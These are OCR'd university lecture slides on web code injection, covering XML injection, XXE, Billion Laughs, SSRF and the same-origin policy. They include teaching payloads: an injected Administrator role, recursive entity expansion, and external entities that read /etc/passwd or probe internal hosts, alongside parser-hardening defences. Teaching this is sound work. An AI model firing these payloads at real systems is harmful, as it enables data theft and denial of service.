NANYANG TECHNOLOGICAL UNIVERSITY

Lecture 9: Code Injection on the Web (Part II)

presented by

Li Yi
Assistant Professor
SCSE

N4-02b-64
yi_li@ntu.edu.sg


Updates


- CTF (20%) starts Saturday 9:00
  - Detailed instruction sent
  - Timeline: 20 March 9:00 to 27 March 23:59
  - Experience report due: 4 April
  - CTF website: http://155.69.144.206/
  - 29 users and 13 teams have registered so far
- Please submit your teaching evaluation
  - Thanks!

Agenda

- XML-Based Attacks
- Cross Site Scripting (XSS)
- Cross Site Request Forgery (CSRF)

Dynamic Web Application




```xml
<SampleXML>
  <Colors>
    <Color1>White</Color1>
    <Color2>Blue</Color2>
    <Color3>Black</Color3>
    <Color4 Special="Light">Green</Color4>
    <Color5>Red</Color5>
  </Colors>
  <Fruits>
    <Fruits1>Apple</Fruits1>
    <Fruits2>Pineapple</Fruits2>
    <Fruits3>Grapes</Fruits3>
    <Fruits4>Melon</Fruits4>
  </Fruits>
</SampleXML>
```

XML-Based Attacks


XML-Based Attacks

- Extensible Markup Language (XML): a simple yet flexible text format
  - Both Human-readable and machine-readable
  - Widely used data format on the Web -- from web services like RSS, Atom, SOAP, to documents XHTML, HTML, and image files SVG, EXIF data, etc.
- XML parser: analyzes the markup and passes structured information to an application
- E.g., in web services, XML documents are passed from client to server, in the form of SOAP requests. XML is then parsed and processed within the web service, opening it to an array of XML-based attacks

Problems


- Insecure use/configuration of XML in software systems
- Wide range of XML-based attacks
  - XPath Injection (discussed in the previous lecture)
  - XML Bomb/Billion Laughs
  - XML External Entity (XXE) Attack
  - XML Injection
- Impact
  - Denial of Service
  - Information disclosure
  - Unauthorized access to data and systems

XML-Based Attacks



XML Injection

- Server program stores the user registration information in XML
- Role information added by the server program



User Registration

Registration details

User Name:	Tom
Password:	m1U9q10
Email:	tom@gmail.com

Web Form


$\longrightarrow$

```
<user>
<username>Tom</username>
<password>m1U9q10</password>
<role>user</role>
<mail>tom@gmail.com</mail>
</user>
```

Generated XML document.
Correct syntax -> Well-formed!

XML Injection

- Attack to manipulate/compromise the logic of an application



User Registration

Registration details

User Name:	Tom
Password:	m1U9q10</password><!--
Email:	--><role>Administrator</role><mail>a@b.com

Web Form

```
<user>
<username>Tom</username>
<password>m1U9q10</password>
<!--
            </password>
            <role>user</role>
            <mail>
-->
<role>Administrator</role>
<mail>a@b.com</mail>
</user>
```

Generated XML Message.
Correct syntax -> Well-formed!

- Injection can still happen even when role element is above username element.
- Many parsers considers the last value of an element when repeated.

XML External Entity (XXE) Attacks

- XXE allows the inclusion of data dynamically from a given resource (local or remote) at the time of parsing
- This feature can be exploited by attackers to include malign data from external URIs or confidential data residing on local system
- If XML parsers are not configured to limit external entities, they are forced to access the resources specified by the URI
- This could lead to disclosure of confidential data, denial of service, server side request forgery (SSRF), etc.

XML Entities

- XML entities introduce a layer of indirection in XML documents
- `&` is the meta-character for referencing an XML entity
- E.g., define an entity called `name`:

```
<!ENTITY name SYSTEM "c:\boot.ini">
```


- Refer to the entity in the body of the document

```
<cust_name>&name;</cust_name>
```

- The HTML element `cust_name` will then contain the content of `c:\boot.ini`

Various XML Parser Implementations, Different Behaviors

- 13 popular parsers studied by Sadeeq et al. published in QRS 2015
- Half of them (in default configuration) found vulnerable to XXE attack and BIL



- Libxml2
- MSXML
- JAVA API for XML Processing (JAXP)/jaxb.
- pyxml
- Libxml
- Nanoxml2
- MSXML-Microsoft

- XML Parser
- lxml
- etree
- SimpleXML for PHP
- ezXML
- oracle xml parser
- xml valdator
- Tinyxml

- oxygen
- BareXML
- CodeSynthesis XSD
- CodeSynthesis XSD/e
- CougarXML
- EDXL Sharp
- Expat (library)
- HaXml

- KXML
- Nokogiri (software)
- RapidXml
- SimpleXML.
- StAX
- VTD-XML
- Xerces
- XMLBeans

https://www.acunetix.com/blog/articles/xml-external-entity-xxe-vulnerabilities/

XML External Entity Attack

- Assume a simple web application that accepts XML input, parses it, and outputs the parsed result

Request

```
POST http://vulnXXE.com/xml HTTP/1.1

<foo>
Hello World
</foo>
```

Response

```
HTTP/1.0 200 OK

Hello World
```

https://www.acunetix.com/blog/articles/xml-external-entity-xxe-vulnerabilities/

XXE ctd.

- XML documents can optionally contain a Data Type Definition (DTD), which enables the definition of XML entities
- In the example, `!DOCTYPE doc` defines that the root element of the document is doc; `!ELEMENT foo` defines that the **doc** element must contain the **foo** elements, with any content
- `!ENTITY bar` defines the string "World"

Request

```
POST http://vulnXXE.com/xml HTTP/1.1

<!DOCTYPE doc [
  <!ELEMENT foo ANY>
  <!ENTITY bar "World">
]>
<doc><foo> Hello &bar; </foo></doc>
```

Response

```
HTTP/1.0 200 OK

Hello World
```

What's wrong with that?

Billion Laughs (aka XML Bomb)

- Exploit the XML reference mechanism
- Recursively define entities and references

```
POST http://vulnXXE.com/xml HTTP/1.1

<!DOCTYPE doc [
  <!ELEMENT foo ANY>
  <!ENTITY bar9 "lol">
  <!ENTITY bar8 "&bar9;&bar9;&bar9;&bar9;&bar9;&bar9;">
  <!ENTITY bar7 "&bar8;&bar8;&bar8;&bar8;&bar8;&bar8;">
          … … …
  <!ENTITY bar1 "&bar2;&bar2;&bar2;&bar2;&bar2;&bar2;">
  <!ENTITY bar "&bar1;&bar1;&bar1;&bar1;&bar1;&bar1;">
]>
<doc><foo> Hello &bar; </foo></doc>
```

Billion Laughs (aka XML Bomb) ctd.

- Impact: Increasing Memory and CPU usage ➔ DoS
- Consumes ~3Gb RAM (source Microsoft)
- Some XML parsers automatically limit the amount of memory they can use


Response

```
HTTP/1.0 200 OK

lollollollollollollollollollol
lollollollollollollollollollol
lollollollollollollollollollol
lollollollollollollollollollol
lollollollollollollollollollol
lollollollollollollollollollol
lollollollollollollollollollol
lollollollollollollollollollol
```


https://www.acunetix.com/blog/articles/xml-external-entity-xxe-vulnerabilities/

XXE can do a lot more

- The impact can be much more than DoS
- XML entities do not necessarily have to be defined in the XML document; it may come from anywhere – external sources




Server-side request forgery (SSRF)



https://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability/

Recall: Server Side Request Forgery (SSRF)

- SSRF typically occurs when a web application is making a request to internal systems, where an attacker has full or partial control of the request that is being sent
- A common example is when an attacker can control all or part of the URL to which the web application makes a request to some third-party service



XXE Attacks

- **Scenario #1**: The attacker attempts to extract data from local system (server):

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [<!ELEMENT foo ANY >
<!ENTITY bar SYSTEM "file:///etc/passwd" >]>
<foo>&bar;</foo>
```

- **Scenario #2**: An attacker probes the server's private network:

```
<!ENTITY bar SYSTEM "https://192.168.1.1/private" >]>
```

- **Scenario #3**: An attacker attempts a denial-of-service attack by including a potentially endless file:

```
<!ENTITY bar SYSTEM "file:///dev/random" >]>
```

https://www.acunetix.com/blog/articles/xml-external-entity-xxe-vulnerabilities/

Example: SSRF

Request:

```
POST http://xxevuln.com/xml HTTP/1.1
<!DOCTYPE bad [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM
  "https://192.168.1.1/secret.txt" >
]>
<foo>
  &bar;
</foo>
```

Response:

```
HTTP/1.0 200 OK

Hello, I hold some confidential
data securely stored behind the
firewall
```

- If the XML parser is configured to process external entities (by default, many popular parsers do so as we found out earlier), it will return the contents of a file on the system

Is Your Application Vulnerable to XML-Based Attacks?

- The application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML parser
- If your application uses Security Assertion Markup Language (SAML) for identity processing for single sign on purposes. SAML uses XML for identity assertions, and may be vulnerable
- Any of the XML parsers in the application or SOAP-based web services that has document type definitions (DTDs) enabled
- If the application uses SOAP prior to version 1.2, it is likely susceptible to XXE attacks if XML entities are being passed to the SOAP framework

Defenses

- Upgrade all XML processors and libraries in use by the application or on the underlying operating system. Update SOAP to SOAP 1.2 or higher
- Disable XXE and DTD processing in all XML parsers
- Implement whitelisting server-side input validation, filtering, or sanitization to prevent malign data within XML documents
- Verify that XML or XSL file upload functionality validates incoming XML using XSD schema validation or similar
- Code analysis tools, although they may not be scalable to large, complex applications with many integrations. Complement with:
  - Manual code review
  - Security testing – data mutation (fuzzing), genetic algorithms, search-based algorithms (Week 12)

https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet

Example: Disabling External Entities


- In most Java XML parsers, XXE are enabled by default
- Use the **`setFeature`** method to control the features
- For example:

```
factory.setFeature(http://apache.org/xml/featur
es/disallow-doctype-decl, true);
```

*this slide will not be tested

Cross Site Scripting (XSS)

Dynamic Web Pages



Attack Model – Old

- Standard attack model in communications security sees the attacker "in control of the network"
- Attacker can read all traffic, modify and delete messages, and insert new messages
- This is the "old" secret services attack model

Attack Model – New

- Attacker is a malicious end system
- A main vulnerability: weak end systems!
- Attacker only sees messages addressed to her; can guess predictable fields in protocol messages; can pretend to be someone else (spoofing)

Same Origin Policy

- The Same Origin Policy (SOP) is intended to protect the data of one website (or origin) from access by another website
  - Originally designed by Netscape
  - SOP says that Javascript from one origin (i.e., a website) cannot access any data that was sent in a response from another origin
- Examples of data in response:
  - Script in a page may get access to its own DOM only
  - Script may only connect to the DNS domain it came from
  - Cookie only put in requests to domain that had placed it

Same Origin Policy

- Enforced by browsers
- Two pages have the same origin if they share the protocol, host name and port number.
- Page origin stored in DOM in `document.domain`
- Without SOP, a malign website could serve up JavaScript that loads sensitive information from other websites using a client's credentials and sends it to the malign website
- Reference: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

*More details in AppSec CE/CZ4068 course

Evaluating same origin for http://www.my.org/dir1/hello.html

URL	Result	Reason
`http://www.my.org/dir1/some.html`	success	
`http://www.my.org/dir2/sub/another.html`	success	
`https://www.my.org/dir2/some.html`	failure	different protocol
`http://www.my.org:81/dir2/some.html`	failure	different port
`http://host.my.org/dir2/some.html`	failure	different host

More Examples

Example A:

- Website A sends you an HTML page. On the html page, there is a link element: `<a href=http://www.b.com/script.js>link</a>`
- When you click on this link, what origin will the script run under?
- Can it access website A's cookies?

Example B:

- A website explicitly includes Javascript from another site in its site. For example, an advertiser gives you Javascript code that you cut and paste into your page
- What origin does this code run under? Can it access cookies from the website?

More Examples

Example C:

- What about scripts located at:
- http://www.a.com/c/a.htm and http://www.a.com/d/b.htm ?

- http://www.a.com/e/a.html and http://www.a.co.uk/e/a.html ?

